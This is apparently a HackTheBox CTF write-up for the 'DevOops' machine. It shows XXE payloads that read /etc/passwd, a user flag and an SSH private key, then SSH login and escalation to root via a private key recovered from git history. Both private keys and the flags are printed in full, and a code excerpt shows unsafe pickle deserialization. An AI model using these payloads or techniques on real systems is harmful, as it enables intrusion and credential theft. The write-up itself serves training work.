HackTheBox - DevOops
Enumeration
To enumerate, I run Discover with single IP scan, no Metasploit modules.
The results are these:
PORT     STATE   SERVICE  VERSION
22/tcp   open    ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
5000/tcp open    http     Gunicorn 19.7.1
Only two ports are open.
A quick Google search tells me that Gunicorn 19.7.1 is a WSGI Python server. Naturally, I start there.
Proxying all requests through Burp, I access 10.10.10.91:5000 and see the following:


I cannot find anything on the page, even in the source. I start gobuster, to see what are the directories of the application and luckily, it detects an upload directory. Checking it with Firefox, I see this:
I send to repeater the request with a simple xml file.

This gives me a 500 Internal Server Error, but when I structure the doc accordingly it works.


If I check the URL, I can see that the file is being uploaded.
Exploitation
Given the fact that it's an XML, I start to think that this application could be vulnerable to an XML External Entity attack.
After trying different payloads, this one works:
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<xml>
	<Author>Cooper</Author>
	<Subject>Subject</Subject>
	<Content>&xxe;</Content>
</xml>
With the result:
PROCESSED BLOGPOST:
  Author: Cooper
 Subject: Subject
 Content: root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/false
git:x:1001:1001:git,,,:/home/git:/bin/bash
roosa:x:1002:1002:,,,:/home/roosa:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
blogfeed:x:1003:1003:,,,:/home/blogfeed:/bin/false
I can get the user.txt with this method:
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/roosa/user.txt"> ]>
<xml>
	<Author>Cooper</Author>
	<Subject>Subject</Subject>
	<Content>&xxe;</Content>
</xml>

...

PROCESSED BLOGPOST:
  Author: Cooper
 Subject: Subject
 Content: c5808e1643e801d40f09ed87cdecc67b

 URL for later reference: /uploads/fee.xml
 File path: /home/roosa/deploy/src
Result of user.txt: c5808e1643e801d40f09ed87cdecc67b.Knowing that I can retrieve documents this way and also knowing that the machine has the port 22 open running OpenSSH, I assume that I can check for the private key of the user to log in through that route.
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///home/roosa/.ssh/id_rsa"> ]>
<xml>
	<Author>Cooper</Author>
	<Subject>Subject</Subject>
	<Content>&xxe;</Content>
</xml>

...


 PROCESSED BLOGPOST:
  Author: Cooper
 Subject: Subject
 Content: -----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqEO7HAXlszAlBvGdg63i+LxWmu8p5BrTmEPl+cQ4J
R/R+exNggHuqsp8rrcHq96lbXtORy8SOliUjfspPsWfY7JbktKyaQK0JunR25jVk
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGE0xmYTeXgoaX4
9QIQQnoi6DP3+7ErQSd6QGTq5mCvszpnTUsmwFj5JRdhjGszt0zBGllsVn99O90K
m3pN8SN1yWCTal6FLUiuxXg99YSV0tEl0rfSUwIDAQABAoIBAB6rj69jZyB3lQrS
JSrT80sr1At6QykR5ApewwtCcatKEgtu1iWlHIB9TTUIUYrYFEPTZYVZcY50BKbz
ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1EljfSlzhZBBjv7msOTxLd8OJBw8AfAMHB
lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
koarlmzP1M0KPyaVrID3vgAvuJo3P6ynOoXlmn/oncZZdtwmhEjC23XALItW+lh7
e7ZKcMoH4J2W8OsbRXVF9YLSZz/AgHFI5XWp7V0Fyh2hp7UMe4dY0e1WKQn0wRKe
8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU7lsw58dcXXfn3pGLW7vQr5XcSVoqJ
Lk6u5T6VpcQTBCuM9+voiWDX0FUWE97obj8TYwL2vu2wk3ZJn00U83YQ4p9+tno6
NipeFs5ggIBQDU1k1nrBY10TpuyDgZL+2vxpfz1SdaHgHFgZDWjaEtUCgYEA2B93
hNNeXCaXAeS6NJHAxeTKOhapqRoJbNHjZAhsmCRENk6UhXyYCGxX40g7i7T15vt0
ESzdXu+uAG0/s3VNEdU5VggLu3RzpD1ePt03eBvimsgnciWlw6xuZlG3UEQJW8sk
A3+XsGjUpXv9TMt8XBf3muESRBmeVQUnp7RiVIcCgYBo9BZm7hGg7l+af1aQjuYw
agBSuAwNy43cNpUpU3Ep1RT8DVdRA0z4VSmQrKvNfDN2a4BGIO86eqPkt/lHfD3R
KRSeBfzY4VotzatO5wNmIjfExqJY1lL2SOkoXL5wwZgiWPxD00jM4wUapxAF4r2v
vR7Gs1zJJuE4FpOlF6SFJQKBgHbHBHa5e9iFVOSzgiq2GA4qqYG3RtMq/hcSWzh0
8MnE1MBL+5BJY3ztnnfJEQC9GZAyjh2KXLd6XlTZtfK4+vxcBUDk9x206IFRQOSn
y351RNrwOc2gJzQdJieRrX+thL8wK8DIdON9GbFBLXrxMo2ilnBGVjWbJstvI9Yl
aw0tAoGAGkndihmC5PayKdR1PYhdlVIsfEaDIgemK3/XxvnaUUcuWi2RhX3AlowG
xgQt1LOdApYoosALYta1JPen+65V02Fy5NgtoijLzvmNSz+rpRHGK6E8u3ihmmaq
82W3d4vCUPkKnrgG8F7s3GL6cqWcbZBd0j9u88fUWfPxfRaQU3s=
-----END RSA PRIVATE KEY-----
Excellent. Now, I save the content of the private key to a file, and try to access the machine using ssh.
root@kali:~/htb/boxes/DevOops# ssh -i id_rsa roosa@10.10.10.91
The authenticity of host '10.10.10.91 (10.10.10.91)' can't be established.
ECDSA key fingerprint is SHA256:hbD2D4PdnIVpAFHV8sSAbtM0IlTAIpYZ/nwspIdp4Vg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.91' (ECDSA) to the list of known hosts.
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
roosa@10.10.10.91's password:

root@kali:~/htb/boxes/DevOops# chown 0600 id_rsa
root@kali:~/htb/boxes/DevOops# ssh -i id_rsa roosa@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

roosa@gitter:~$ id & whoami
[1] 1760
roosa
roosa@gitter:~$ uid=1002(roosa) gid=1002(roosa) groups=1002(roosa),4(adm),27(sudo)
Privilege Escalation
One of the first things I do when trying to escalate a machine is to check for what permissions the user has and what commands he/she has been running. I do this usually by running sudo -l, cat .bash_history or history.
This time, the privesc on this target seems to be pretty straightforward. After running history, I find a couple of lines that are pretty interesting:
...
   53 mkdir src                                                                              54  mkdir resources
   55  cd resources
   56  mkdir integration
   57  mkdir integration/auth_credentials.key
   58  nano integration/auth_credentials.key/
   59  ls -altr
   60  chmod go-rwx authcredentials.key
   61  ls -atlr
   62  cd ..
   63  ls -altr
   64  chmod -R o-rwx .
   65  ls -altr
   66  ls resources/
   67  ls resources/integration/
   68  ls -altr resources/
   69  ls -altr resources/integration/
   70  rm -Rf resources/integration/auth_credentials.key
   71  mv resources/authcredentials.key resources/integration/
   72  git add resources/integration/authcredentials.key
   73  git commit -m 'add key for feed integration from tnerprise backend'
   74  ls -altr resources/integration/
   75  git push
   76  ssh-keygen
   77  ös -altr
   78  ls .altr
   79  ls -altr
   80  cat kak
   81  cp kak resources/integration/authcredentials.key
   82  git add resources/integration/authcredentials.key
   83  git commit -m 'reverted accidental commit with proper key'
   ...
My take here is that the developer or devops guy "messed up" in a big way. They initially added a private key to the authcredentials.key file only to change it in the next commit and replacing it with the correct one. However, every change gets recorded on git and even though the developer replaced it, one can still access that file.
I move to folder work:
roosa@gitter:~$ cd work
roosa@gitter:~/work$ ll
total 12
drwxrwxr-x  3 roosa roosa 4096 Mar 21  2018 ./
drwxr-xr-x 22 roosa roosa 4096 May 29  2018 ../
drwxrwx---  5 roosa roosa 4096 Mar 21  2018 blogfeed/
roosa@gitter:~/work$ cd blogfeed/
roosa@gitter:~/work/blogfeed$ ll
total 28
drwxrwx--- 5 roosa roosa 4096 Mar 21  2018 ./
drwxrwxr-x 3 roosa roosa 4096 Mar 21  2018 ../
drwxrwx--- 8 roosa roosa 4096 Mar 26  2018 .git/
-rw-rw---- 1 roosa roosa  104 Mar 19  2018 README.md
drwxrwx--- 3 roosa roosa 4096 Mar 19  2018 resources/
-rwxrw-r-- 1 roosa roosa  180 Mar 21  2018 run-gunicorn.sh*
drwxrwx--- 2 roosa roosa 4096 Mar 26  2018 src/
roosa@gitter:~/work/blogfeed$
Then, I check the log with git:
commit 7ff507d029021b0915235ff91e6a74ba33009c6d
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 26 06:13:55 2018 -0400

    Use Base64 for pickle feed loading

commit 26ae6c8668995b2f09bf9e2809c36b156207bfa8
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Tue Mar 20 15:37:00 2018 -0400

    Set PIN to make debugging faster as it will no longer change every time the application code is changed. Remember to remove before production use.

commit cec54d8cb6117fd7f164db142f0348a74d3e9a70
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Tue Mar 20 15:08:09 2018 -0400

    Debug support added to make development more agile.

commit ca3e768f2434511e75bd5137593895bd38e1b1c2
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Tue Mar 20 08:38:21 2018 -0400

    Blogfeed app, initial version.

commit dfebfdfd9146c98432d19e3f7d83cc5f3adbfe94
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Tue Mar 20 08:37:56 2018 -0400

    Gunicorn startup script

commit 33e87c312c08735a02fa9c796021a4a3023129ad
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:33:06 2018 -0400

    reverted accidental commit with proper key

commit d387abf63e05c9628a59195cec9311751bdb283f
Author: Roosa Hakkerson <roosa@solita.fi>
Date:   Mon Mar 19 09:32:03 2018 -0400

    add key for feed integration from tnerprise backend
I checkout the HEAD to the commit hash:
roosa@gitter:~/work/blogfeed$ git checkout .
roosa@gitter:~/work/blogfeed$ git checkout d387abf63e05c9628a59195cec9311751bdb283f
Note: checking out 'd387abf63e05c9628a59195cec9311751bdb283f'.

You are in 'detached HEAD' state. You can look around, make experimental
changes and commit them, and you can discard any commits you make in this
state without impacting any branches by performing another checkout.

If you want to create a new branch to retain commits you create, you may
do so (now or later) by using -b with the checkout command again. Example:

  git checkout -b <new-branch-name>

HEAD is now at d387abf... add key for feed integration from tnerprise backend
roosa@gitter:~/work/blogfeed$ ll
total 24
drwxrwx--- 5 roosa roosa 4096 Jul  7 14:07 ./
drwxrwxr-x 3 roosa roosa 4096 Mar 21  2018 ../
drwxrwx--- 8 roosa roosa 4096 Jul  7 14:07 .git/
-rw-rw---- 1 roosa roosa  104 Mar 19  2018 README.md
drwxrwx--- 3 roosa roosa 4096 Mar 19  2018 resources/
drwxrwx--- 2 roosa roosa 4096 Jul  7 14:07 src/
And get the key:
roosa@gitter:~/work/blogfeed$ cd resources/
roosa@gitter:~/work/blogfeed/resources$ ll
total 12
drwxrwx--- 3 roosa roosa 4096 Mar 19  2018 ./
drwxrwx--- 5 roosa roosa 4096 Jul  7 14:07 ../
drwxrwx--- 2 roosa roosa 4096 Jul  7 14:07 integration/
roosa@gitter:~/work/blogfeed/resources$ cd integration/
roosa@gitter:~/work/blogfeed/resources/integration$ ll
total 12
drwxrwx--- 2 roosa roosa 4096 Jul  7 14:07 ./
drwxrwx--- 3 roosa roosa 4096 Mar 19  2018 ../
-rw-rw-r-- 1 roosa roosa 1676 Jul  7 14:07 authcredentials.key
roosa@gitter:~/work/blogfeed/resources/integration$ cat authcredentials.key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c
F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlmO968PxoBe25jjjt0AAL
gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
2fXe3kkCgYEA367aoOTisun9UJ7ObgNZTDPeaXajhWrZbxlSsOeOBp5CK/oLc0RB
GLEKU6HtUuKFvlXdJ22S4/rQb0RiDcU/wOiDzmlCTQJrnLgqzBwNXp+MH6Av9WHG
jwrjv/loHYF0vXUHHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41
IMq2dif3laGnQuYrjQVNFfvwDt1JD1mKNG8OppwTgcPbFO+R3+MqL7lvAhHjWKMw
+XjmkQEZbnmwf1fKuIHW9uD9KxxHqgucNv9ySuMtVPp/QYtjn/ltojR16JNTKqiW
7vSqlsZnT9jR2syvuhhVz4Ei9yA/VYZG2uiCpK0CgYA/UOhz+LYu/MsGoh0+yNXj
Gx+O7NU2s9sedqWQi8sJFo0Wk63gD+b5TUvmBoT+HD7NdNKoEX0t6VZM2KeEzFvS
iD6fE+5/i/rYHs2Gfz5NlY39ecN5ixbAcM2tDrUo/PcFlfXQhrERxRXJQKPHdJP7
VRFHfKaKuof+bEoEtgATuwKBgC3Ce3bnWEBJuvIjmt6u7EFKj8CgwfPRbxp/INRX
S8Flzil7vCo6C1U8ORjnJVwHpw12pPHlHTFgXfUFjvGhAdCfY7XgOSV+5SwWkec6
md/EqUtm84/VugTzNH5JS234dYAbrx498jQaTvV8UgtHJSxAZftL8UAJXmqOR3ie
LWXpAoGADMbq4aFzQuUPldxr3thx0KRz9LJUJfrpADAUbxo8zVvbwt4gM2vsXwcz
oAvexd1JRMkbC7YOgrzZ9iOxHP+mg/LLENmHimcyKCqaY3XzqXqk9lOhA3ymOcLw
LS4O7JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUSOEE=
-----END RSA PRIVATE KEY-----
I close the session and try to login as root with this key:
root@kali:~/htb/boxes/DevOops# vim root_id_rsa
root@kali:~/htb/boxes/DevOops# chown 0600 root_id_rsa
root@kali:~/htb/boxes/DevOops# ssh -i root_id_rsa root@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

135 packages can be updated.
60 updates are security updates.

Last login: Mon Mar 26 06:23:48 2018 from 192.168.57.1
root@gitter:~# whoami & id
[1] 1901
uid=0(root) gid=0(root) groups=0(root)
root
[1]+  Done                    whoami
root@gitter:~#
Lastly, I get the flag:
root@gitter:~# cat root.txt
d4fe1e7f7187407eebdd3209cb1ac7b3
root@gitter:~#
Result of root.txt: d4fe1e7f7187407eebdd3209cb1ac7b3Conclusion
Pretty straightforward machine. Initial access was a bit tricky at first, but once you understand how to retrieve the important files from the box, and considering that there are only two ports open and one of them is running OpenSSH, one should be able to solve it and understand what to do.
In the privilege escalation section, this machine is a good reminder that it's always a good idea to know what commands the user has been running previously. The command history is crucial for this: valuable information can be shown if one looks at the past.
Lastly, it's also important to know git and how it works.
Edit on 08-07-19
So, after I wrote the post I checked some of other people's solutions for the machine and found out that I rooted it in an unintended way. Apparently, the creator of the box missed the fact that after injecting the code in the XML file, one could retrieve the .ssh/id_rsa file and log in directly through ssh.
The inteded way seems to be to check the code of the feed.py file and find the /newpost function and read it.
...
@app.route("/newpost", methods=["POST"])
def newpost():
  # TODO: proper save to database, this is for testing purposes right now
  picklestr = base64.urlsafe_b64decode(request.data)
#  return picklestr
  postObj = pickle.loads(picklestr)
  return "POST RECEIVED: " + postObj['Subject']
...
The goal here is to check pickle, do some Google-fu and find that it's vulnerable. This will give you a similar shell, with roosa's permissions.
After this, the privilege escalation part is the same: finding out about the commands, the repository on the /work folder and so on.
Pretty interesting to know more about the different ways one can access this box.
Sources
Some interesting sources used: